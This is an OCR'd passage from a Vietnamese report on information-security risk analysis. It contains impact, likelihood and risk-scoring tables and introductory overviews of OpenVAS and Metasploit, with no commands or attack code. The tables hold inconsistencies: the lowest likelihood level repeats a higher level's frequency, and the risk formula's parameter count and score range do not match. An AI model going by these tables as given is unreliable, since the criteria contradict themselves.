Đặc biệt nghiêm trọng (5)	Việc bị lộ thông tin trái phép làm ảnh hưởng nghiêm trọng đến quốc phòng, an ninh	Việc sửa đổi hoặc phá hủy trái phép thông tin làm ảnh hưởng nghiêm trọng đến quốc phòng, an ninh	Việc gián đoạn truy cập hoặc sử dụng thông tin/hệ thống thông tin làm ảnh hưởng nghiêm trọng đến quốc phòng, an ninh

Nghiêm trọng (4)	Việc bị lộ thông tin trái phép làm tổn hại đặc biệt nghiêm trọng tới lợi ích công cộng và trật tự, an toàn xã hội hoặc làm tổn hại nghiêm trọng tới quốc phòng, an ninh quốc gia	Việc sửa đổi hoặc phá huỷ trái phép thông tin làm tổn hại đặc biệt nghiêm trọng tới lợi ích công cộng và trật tự, an toàn xã hội hoặc làm tổn hại nghiêm trọng tới quốc phòng, an ninh quốc gia	Việc gián đoạn truy cập hoặc sử dụng thông tin/hệ thống thông tin làm tổn hại đặc biệt nghiêm trọng tới lợi ích công cộng và trật tự, an toàn xã hội hoặc làm tổn hại nghiêm trọng tới quốc phòng, an ninh quốc gia
Vừa phải (3)	Việc bị lộ thông tin trái phép làm tổn hại nghiêm trọng tới sản xuất, lợi ích công cộng và trật tự, an toàn xã hội hoặc làm tổn hại tới quốc phòng, an ninh quốc gia	Việc sửa đổi hoặc phá huỷ trái phép thông tin làm tổn hại nghiêm trọng tới sản xuất, lợi ích công cộng và trật tự, an toàn xã hội hoặc làm tổn hại tới quốc phòng, an ninh quốc gia	Việc gián đoạn truy cập hoặc sử dụng thông tin/hệ thống thông tin làm tổn hại nghiêm trọng tới sản xuất, lợi ích công cộng và trật tự, an toàn xã hội hoặc làm tổn hại tới quốc phòng, an ninh quốc gia
Nhỏ (2)	Việc bị lộ thông tin trái phép làm tổn	Việc sửa đổi hoặc phá huỷ trái phép	Việc gián đoạn truy cập hoặc sử

	hại nghiêm trọng tới quyền và lợi ích hợp pháp của tổ chức, cá nhân hoặc làm tổn hại tới lợi ích công cộng	thông tin làm tổn hại nghiêm trọng tới quyền và lợi ích hợp pháp của tổ chức, cá nhân hoặc làm tổn hại tới lợi ích công cộng	dụng thông tin/hệ thống thông tin làm tổn hại nghiêm trọng tới quyền và lợi ích hợp pháp của tổ chức, cá nhân hoặc làm tổn hại tới lợi ích công cộng
Không đáng kể (1)	Việc bị lộ thông tin trái phép làm tổn hại tới quyền và lợi ích hợp pháp của tổ chức, cá nhân.	Việc sửa đổi hoặc phá huỷ trái phép thông tin làm tổn hại tới quyền và lợi ích hợp pháp của tổ chức, cá nhân.	Việc gián đoạn truy cập hoặc sử dụng thông tin/hệ thống thông tin làm tổn hại tới quyền và lợi ích hợp pháp của tổ chức, cá nhân.

Bảng 1: Bảng giá trị mức ảnh hưởng

Chú ý, việc đưa ra các tiêu chí xác định hậu quả, mức ảnh hưởng là phụ thuộc vào mục tiêu, chiến lược, yêu cầu thực tế của mỗi của cơ quan, tổ chức.

2.3.2. Đánh giá khả năng xảy ra sự cố

Khả năng xảy ra được xác định là xác suất cơ quan, tổ chức phải đối mặt với hậu quả. Việc xác định khả năng xảy ra sự cố có thể được xem xét dựa vào các yếu tố sau:

1. Điểm yếu và khả năng khai thác: Khả năng thu thập thông tin về điểm yếu và các mối đe dọa đối với tài sản; Khả năng khai thác điểm yếu của tài sản; Khả năng thực hiện tấn công lặp lại, duy trì, mở rộng tấn công.

2. Thông qua những sự cố đã ghi nhận trong quá khứ: Việc theo dõi, giám sát an toàn thông tin cho hệ thống, ta có thể xác định được tần suất thông tin bị lộ lọt, bị

phá hủy, bị thay đổi, bị mã hóa đòi tiền chuộc; hệ thống thông tin bị tấn công làm ngừng hoạt động, bị chiếm quyền điều khiển, bị lợi dụng để tấn công các hệ thống thông tin khác, bị tấn công mã độc, bị tấn công từ chối dịch vụ.v.v.

3. Giả định về khả năng xảy ra: Việc xác định khả năng xảy ra cũng có thể dựa trên các giả định về mối đe dọa hoặc dữ liệu về mối đe dọa thực tế từ cácnguồn thông tin công khai. Ví dụ: dữ liệu lịch sử về các cuộc tấn công mạng, các loại tấn công mạng, xu hướng tấn công mạng, tần suất tấn công, dữ liệu lịch sử về hành vi tội phạm mạng. Cơ quan, tổ chức có thể sử dụng dữ liệu thu thập được và thực hiện phân tích, thống kê để xác định xác suất xảy ra sự cố.

Khả năng xảy ra sự cố có thể được chia làm 05 mức cùng tiêu chí xác định như sau (tối thiểu 01 tiêu chí thỏa mãn sẽ xác định được khả năng xảy ra sự cố):

Khả năng xảy ra	Tiêu chí xác định
Chắc chắn (5)	(1) Khả năng khai thác: - Lỗ hổng có thể được thu thập từ các nguồn thông tin công khai; - Có thể thực hiện tấn công từ bên ngoài Internet mà không cần quyền truy cập vào hệ thống, có thể sử dụng các công cụ khai thác tự động được công khai trên mạng và không yêu cầu có trình độ về an toàn thông tin để thực hiện. - Có thể thực hiện tấn công lặp lại mà không cần thay đổi thiết lập và các điều kiện kỹ thuật sau lần tấn công đầu tiên. (2) Tần suất: Nhiều hơn 1 lần/tháng (3) Khả năng xảy ra: >90% (4) Cơ hội: Dự kiến, chắc chắn sẽ xảy ra trong hầu hết các trường hợp

Cao (4)	(1) Khả năng khai thác: - Lỗ hổng có thể được thu thập thông qua việc tương tác thủ công với hệ thống từ bên ngoài; - Việc thực hiện tấn công yêu cầu có quyền người dùng tối thiểu, có thể sử dụng các công cụ khai thác tự động được công khai trên mạng và yêu cầu trình độ về an toàn thông tin để thực hiện. - Có thể thực hiện tấn công lặp lại bằng cách thay đổi thiết lập và các điều kiện kỹ thuật cơ bản mà không cần nằm ngoài quy luật đầy đủ. (2) Tần suất: Nhiều hơn 1 lần/quý nhưng ít hơn 1 lần/tháng (3) Khả năng xảy ra: ≈60% (4) Cơ hội: Có khả năng xảy ra trong hầu hết các trường hợp
Trung bình (3)	(1) Khả năng khai thác: - Lỗ hổng có thể được thu thập thông qua việc sử dụng các công cụ tấn công từ bên ngoài; - Việc thực hiện tấn công yêu cầu có tài khoản người dùng, có thể sử dụng các công cụ khai thác tự động và yêu cầu có trình độ về an toàn thông tin để thực hiện; - Có thể thực hiện tấn công lặp lại và xác định được chắc chắn các điều kiện kỹ thuật ban đầu trước khi tấn công lặp lại. (2) Tần suất: Nhiều hơn 1 lần/năm nhưng ít hơn 1 lần/quý (3) Khả năng xảy ra: ≈10% (4) Cơ hội: Có khả năng xảy ra một số lần

Thấp (2)	(1) Khả năng khai thác: - Lỗ hổng có thể được thu thập thông qua việc sử dụng các công cụ dò quét trực tiếp từ bên trong hệ thống; - Việc thực hiện tấn công yêu cầu có tài khoản đặc quyền; yêu cầu sử dụng các công cụ khai thác chuyên dụng và yêu cầu có trình độ về an toàn thông tin để thực hiện; - Có thể thực hiện tấn công lặp lại bằng cách thay đổi thiết lập và các điều kiện kỹ thuật cơ bản nhưng yêu cầu nằm trong quy luật thay đổi. (2) Tần suất: Ít hơn 1 lần/năm (3) Khả năng xảy ra: <10% (4) Cơ hội: Chỉ xảy ra trong một số trường hợp
Ít khi (1)	(1) Khả năng khai thác: - Lỗ hổng có thể thu thập yêu cầu nằm được sửa về thiết kế, cấu trúc hệ thống, hạ nguồn ứng dụng; - Việc thực hiện tấn công yêu cầu có tài khoản đặc quyền; yêu cầu sử dụng các công cụ khai thác chuyên dụng và yêu cầu có trình độ chuyên sâu về an toàn thông tin để thực hiện; việc khai thác điểm yếu yêu cầu thời gian thực hiện lặp lại nhiều lần. - Có thể thực hiện tấn công lặp lại bằng cách thay đổi thiết lập và các điều kiện kỹ thuật nhưng yêu cầu nằm được sửa đổi và yêu cầu sự yếu ớt hoặc mở ngẫu nhiên nhất định. (2) Tần suất: Nhiều hơn 1 lần/quý nhưng ít hơn 1 lần/tháng

	(3) Khả năng xảy ra: <5% (4) Cơ hội: Chỉ xảy ra trong một số trường hợp đặc biệt

Bảng 2: Bảng giá trị khả năng xảy ra sự cố

2.3.3. Xác định mức rủi ro

Mức rủi ro chia thành 05 mức và được xác định dựa vào hai tham số giá trị tài sản, mức ảnh hưởng và khả năng xảy ra:

Mức rủi ro	**Giá trị tài sản+Mức ảnh hưởng+Khả năng xảy ra**
Thấp (1)	1-3
Trung bình (2)	4-6
Cao (3)	7-9
Rất cao (4)	10-12
Cực cao (5)	13-15

Bảng 3: Bảng giá trị Mức rủi ro

2.4. Tổng kết chương 2

Chương 2 đã trình bày một cách chi tiết về phân tích rủi ro trong lĩnh vực an toàn thông tin, nhấn mạnh tầm quan trọng của việc xác định và quản lý rủi ro để bảo vệ tài sản thông tin của tổ chức. Phân tích rủi ro không chỉ giúp tổ chức hiểu rõ hơn về các mối đe dọa và lỗ hổng mà còn tạo điều kiện để xây dựng các biện pháp phòng ngừa hiệu quả.

Phân tích rủi ro được khái quát qua ba phương pháp chính: định tính, định lượng và bán định lượng, mỗi phương pháp đều có những ưu nhược điểm riêng, phù hợp với các mục tiêu và điều kiện cụ thể của tổ chức. Phương pháp định tính cho phép xác định rủi ro một cách nhanh chóng thông qua các tiêu chí đánh giá chủ quan, trong khi phương pháp định lượng cung cấp những dữ liệu cụ thể và có thể đo lường, giúp tổ chức đưa ra các quyết định chính xác hơn.

Quy trình phân tích rủi ro được chia thành các bước rõ ràng: đánh giá hậu quả, đánh giá khả năng xảy ra sự cố và xác định mức rủi ro. Mỗi bước trong quy trình này đóng vai trò quan trọng trong việc cung cấp cái nhìn toàn diện về tình hình an toàn thông tin của tổ chức. Đặc biệt, việc đánh giá các hậu quả và khả năng xảy ra sự cố là cơ sở để xác định mức độ rủi ro, từ đó đưa ra các chiến lược quản lý hiệu quả.

Tổng kết lại, phân tích rủi ro an toàn thông tin là một quá trình liên tục và cần thiết cho mọi tổ chức. Nó không chỉ giúp cải thiện khả năng bảo vệ thông tin mà còn hỗ trợ tổ chức trong việc thực hiện các mục tiêu kinh doanh một cách an toàn và bền vững. Việc áp dụng quy trình phân tích rủi ro một cách nhất quán sẽ giúp tổ chức tối ưu hóa các nguồn lực và tăng cường khả năng ứng phó với các thách thức an ninh trong môi trường ngày càng phức tạp.

CHƯƠNG 3: MỘT SỐ CÔNG CỤ CÓ THỂ ÁP DỤNG TRONG DOANH NGHIỆP VỪA VÀ NHỎ


3.1. OpenVAS

3.1.1. Tổng quan về OpenVAS


OpenVAS sử dụng nhiều công cụ để quét và phát hiện các lỗ hổng bảo mật trong hệ thống, bao gồm các cơ sở dữ liệu lỗ hổng bảo mật, các công cụ quét mạng và các kịch bản thử tấn công. OpenVAS cũng cung cấp giao diện web đơn giản để quản lý quá trình đánh giá lỗ hổng. OpenVAS có thể được sử dụng để thực hiện kiểm tra bảo mật tự động trên hệ thống mạng, hệ thống máy tính và ứng dụng web. Kết quả kiểm tra bảo mật từ OpenVAS có thể được sử dụng để cung cấp thông tin về các lỗ hổng bảo mật và đề xuất các biện pháp bảo mật để giảm thiểu các rủi ro bảo mật.

OpenVAS, một ứng dụng được sử dụng để quét các điểm cuối và ứng dụng web để xác định và phát hiện các lỗ hổng. Nó thường được các tập đoàn sử dụng như một phần trong các giải pháp giảm thiểu của họ để nhanh chóng xác định bất kỳ lỗ hổng nào trong sản xuất hoặc thậm chí là máy chủ hoặc ứng dụng phát triển của họ. Đây không phải là một giải pháp kết thúc tất cả nhưng có thể giúp loại bỏ bất kỳ lỗ hổng phổ biến nào có thể đã trượt qua các vết nứt.

Từ kho lưu trữ OpenVAS GitHub "Đây là Máy quét đánh giá lỗ hổng bảo mật mở (OpenVAS) của Giải pháp quản lý lỗ hổng bảo mật (GVM) của Greenbone. Nó được sử dụng cho các thiết bị Greenbone Security Manager và là một công cụ quét đầy đủ tính năng thực hiện nguồn cấp dữ liệu được cập nhật liên tục và mở rộng của Kiểm tra lỗ hổng bảo mật mạng (NVT). "




Hình 3. 1. OpenVas



Hình 3. 2. Màn hình dashboard của OpenVAS

3.1.2. Kiến trúc của OpenVAS

OpenVAS có 3 thành phần chính: Greenbone Vulnerability Manager (GVMd), Greenbone Security Assistant (GSA), OpenVAS Scanner.



Hình 3. 3.Kiến trúc OpenVAS

GVMd: là trung tâm dịch vụ, hợp nhất các công cụ quét lỗ hổng đơn giản thành một giải pháp quản lý lỗ hổng đầy đủ. GVMd điều khiển OpenVAS Scanner qua một giao thức nội bộ và cung cấp thêm một giao thức chung Open Scanner Protocol (OSP) để có thể tích hợp các máy quét khác. Bản thân GVMd cũng cung cấp một giao thức dựa trên XML khác, Greenbone Management Protocol (GMP) để các thành phần khác có thể gửi những yêu cầu xử lý như tạo người dùng, tạo lịch quét, tạo một mục tiêu quét, tạo một nhiệm vụ để quét mục tiêu, bắt đầu nhiệm vụ quét một mục tiêu,… .GVMd cũng kiểm soát cơ sở dữ liệu SQL (Postgres ở phiên bản GVM 10 và SQLite 3 cho các phiên bản trước) nơi tất cả dữ liệu kết quả và cấu hình quét được lưu trữ tập trung.

GSA: là giao diện web của GVM. Nó kết nối với GVMd để cung cấp giao diện cho người dùng với đầy đủ những tính năng của công cụ quản lý lỗ hổng. GSA bao gồm các thành phần:

• GSA - ứng dụng web được viết bằng React.


• GSAD – Là HTTP server giao tiếp với GVMd thông qua giao thức GMP.

OpenVAS Scanner: là một công cụ quét đầy đủ tính năng để thực thi một mẫu thử NVT nhằm mục đích kiểm tra một mục tiêu quét có vi phạm các lỗ hổng bảo mật,

chưa cập nhật các bản vá cho hệ thống và các mục đích khác của một công cụ dò quét lỗ hổng. Và hầu hết Openvas Scanner sẽ thực hiện các nhiệm vụ và trả lại kết quả mà GVMd gọi đến.


3.1.3. Scan target với OpenVAS

Để thêm 1 target, tại màn hình dashboard, tiến hành chọn Configuration -> Target -> New Task:




Hình 3. 4.Scan Target

Để tiến hành Scans, tiến hành chọn Scans -> Tasks -> New Tasks:



Hình 3. 5. New Task

Sau khi Scan xong, có thể xem lại các báo cáo tại Scans -> Reports:



Hình 3. 6. Reports

3.2. Metasploit

3.3.1. Tổng quan về Metasploit

Metasploit là nền tảng kiểm tra xâm nhập nguồn mở được Rapid7 phát triển cho phép các chuyên gia bảo mật mô phỏng các cuộc tấn công vào hệ thống. Nền tảng cũng

cung cấp một loạt các công cụ, module để kiểm tra tính bảo mật hệ thống mục tiêu, xác định lỗ hổng và sử dụng chúng để xâm nhập vào hệ thống.

Hình 3. 7. Metasploit

Metasploit được viết bằng ngôn ngữ lập trình Ruby và hỗ trợ nhiều nền tảng như Windows, Linux và macOS. Các chuyên gia bảo mật thường sử dụng Metasploit để mô phỏng các cuộc tấn công và xác định điểm yếu tiềm ẩn trong hệ thống. Metasploit cho phép các chuyên gia bảo mật, các tổ chức ở mọi quy mô đánh giá tính bảo mật của hệ thống để tìm ra các lỗ hổng trước khi kẻ tấn công có cơ hội khai thác chúng.

Chương trình này được cộng đồng nhà phát triển lớn cập nhật và bảo trì, đảm bảo nó là một công cụ quan trọng trong thời gian dài.

3.2.2. Metasploit sử dụng để làm gì?

Mục đích chính của Metasploit là cho phép người dùng xác định, khai thác và khắc phục các lỗ hổng trong hệ thống. Nó được các chuyên gia bảo mật, người kiểm tra xâm nhập sử dụng để nhằm:

- **Tiến hành kiểm tra xâm nhập:** Đây là cách đánh giá tính bảo mật của hệ thống bằng cách mô phỏng các cuộc tấn công và tận dụng các điểm yếu. Metasploit cung cấp một bộ công cụ và Module hoàn hảo để thực hiện công việc này.

- **Phát hiện lỗ hổng**: Metasploit có thể được sử dụng để phát hiện lỗ hổng trên hệ thống, bởi nó chứa một thư viện mở rộng các module được cấu hình và hướng dẫn trước khi quét mạng, hệ thống dấu vân tay, thu thập thông tin về lỗ hổng tiềm ẩn.
- **Phát triển Exploits**: Người dùng có thể tạo các khai thác tùy chỉnh bằng Metasploit để khai thác một số lỗ hổng. Nó cung cấp cho người dùng ngôn ngữ lập trình mạnh mẽ, cho phép họ xây dựng và kết nối các khai thác của mình. Họ có thể sử dụng API mở rộng.
- **Kiểm tra và đánh giá kiểm soát bảo mật**: Metasploit có thể được sử dụng để đánh giá hiệu quả của một số hệ thống bảo mật như tường lửa, hệ thống phát hiện xâm nhập và phần mềm diệt virus. Một số công cụ và module cũng giúp kiểm tra độ hiệu quả của các chính sách an toàn và xác định các lỗ hổng có thể bị khai thác.

Hình 3. 8. Metasploit

Ngoài ra, Metasploit cũng cung cấp nhiều tính năng bổ sung khác nhau công cụ báo cáo, công tác cho phép họ chia sẻ kết quả, theo dõi tiến độ hoặc trải nghiệm các dự án thử nghiệm.

Nói tóm lại, Metasploit là một nền tảng mạnh mẽ và linh hoạt với bộ công cụ và mô-đun mở rộng để tiến hành thử nghiệm xâm nhập, đánh giá lỗ hổng và khai thác hệ thống.

3.2.3. Metasploit có những công cụ nào?

Sau đây là một số công cụ và mô-đun chính sẵn có trong Metasploit:

Exploits: Metasploit cung cấp một thư viện khai thác khổng lồ cho từng hệ điều hành, ứng dụng và thiết bị mạng. Nó có thể được sử dụng để xác định lỗ hổng trong hệ thống và truy cập trái phép.

